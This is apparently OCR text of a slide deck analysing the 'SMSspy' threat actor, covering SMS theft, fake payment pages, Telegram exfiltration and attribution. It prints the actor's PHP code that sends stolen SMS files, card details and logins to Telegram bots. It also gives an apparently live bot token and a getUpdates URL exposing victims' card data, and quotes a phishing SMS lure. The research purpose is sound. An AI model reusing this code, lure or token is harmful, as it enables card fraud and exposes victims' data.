- The PHP page uploads the victim's SMS messages to a C2 server using a hardcoded text file name.
- **Exfiltrated SMSs are textual, predictable and downloadable**

```
<?php
$token = "5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw";
$id = "-1001574570310";
 CURLOPT_URL => 'https://api.telegram.org/bot'.$token.'/sendDocument?chat_id='.$id,
 CURLOPT_RETURNTRANSFER => true,
 CURLOPT_ENCODING => '',
 CURLOPT_MAXREDIRS => 10,
 CURLOPT_TIMEOUT => 0,
 CURLOPT_FOLLOWLOCATION => true,
 CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
 CURLOPT_CUSTOMREQUEST => 'POST',
 CURLOPT_POSTFIELDS => array('document'=> new CURLFILE('LydiaTeam.txt'),"caption"=>"
```

sana-opieblw.xyz/amos/LydiaTeam.txt

```
Text: Dear user, a complaint against you was registered and issued on 11/11/1400 with the tracking code 300002151211
 To follow up the complaint through the site:
https://eblaghe-bn.ga
Status: Sent
```


SMSspy Threat Actor

STEP5 - Credit Card theft

- Fake payment site

c2 server

Legit site



SMSspy Threat Actor

STEP5 - Credit Card Theft

- credit card details and user credentials are collected and sent to the attacker's telegram channel

```
if(true){
    $msg = "
    <b>$type @NEw Card recived</b>
    ---------------------
    Card: <code>$pan</code>
    Pass: <code>$pin</code>
    Cvv2: <code>$cvv2</code>
    Date: <code>$year/$month</code>
    ---------------------
    @Type : $otpr

    IP : $ip

    ";
@file_get_contents("https://api.telegram.org/bot$token/sendMessage?chat_id=$usrid&parse_mode=html&text=".urlencode($msg));
```

SMSspy Threat Actor

STEP5 - Credit Card Theft


- user credentials are collected and sent to the attacker's telegram channel


```
<?php
$token = "213313774[redacted]///token
$chat_id = "19699525[redacted]

if (isset($_POST["user"])) {
    if (isset($_POST["pass"])) {
        $u = $_POST["user"];
        $p = $_POST["pass"];
$ip = $_SERVER['REMOTE_ADDR'];

        $data = [
            'text' => "نام : $u \n شماره : $p \n ip : $ip ",
            'chat_id' => $chat_id
        ];
        file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
    }
}

header("Location: mellat/index.php"); ///اینجا مسیر دایرکتوری درگاه ملتتو میزاری
```


SMSspy Threat Actor


Telegram Group

- **Exposed exfiltrated data in open Telegram group with valid invite links** https://api.telegram.org/bot5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw/getupdates?chat_id=-1001574570310












SMSspy Threat Actor - Attribution

Hacker's Identity

- **The data Telegram group is misconfigured to display all group members/hackers** without even joining the group











SMSspy Threat Actor - Attribution

- Card Group - 14 members











SMSspy Threat Actor - Attribution


- **The SMS and Data group are not private, all_members_are_administrators everybody is welcome to join …**
- But without access to messages …



SMSspy Threat Actor - Attribution


- **I joined with my real name to both groups :)**
- But there was no access to messages by new members...






SMSspy Threat Actor - Attribution


- **The Card group is not private, all data is accessible** via the Bot API function - getUpdates




SMSspy Threat Actor - Attribution

- “So…Good” - seems like the main group










SMSspy Threat Actor - Attribution


- The **group allows access to all messages without being required to join first**

  Hundreds of credit cards are listed











SMSspy Threat Actor - C2 infrastructure

Hundreds of malware samples and c2 servers infrastructure





SMSspy Threat Actor - C2 infrastructure

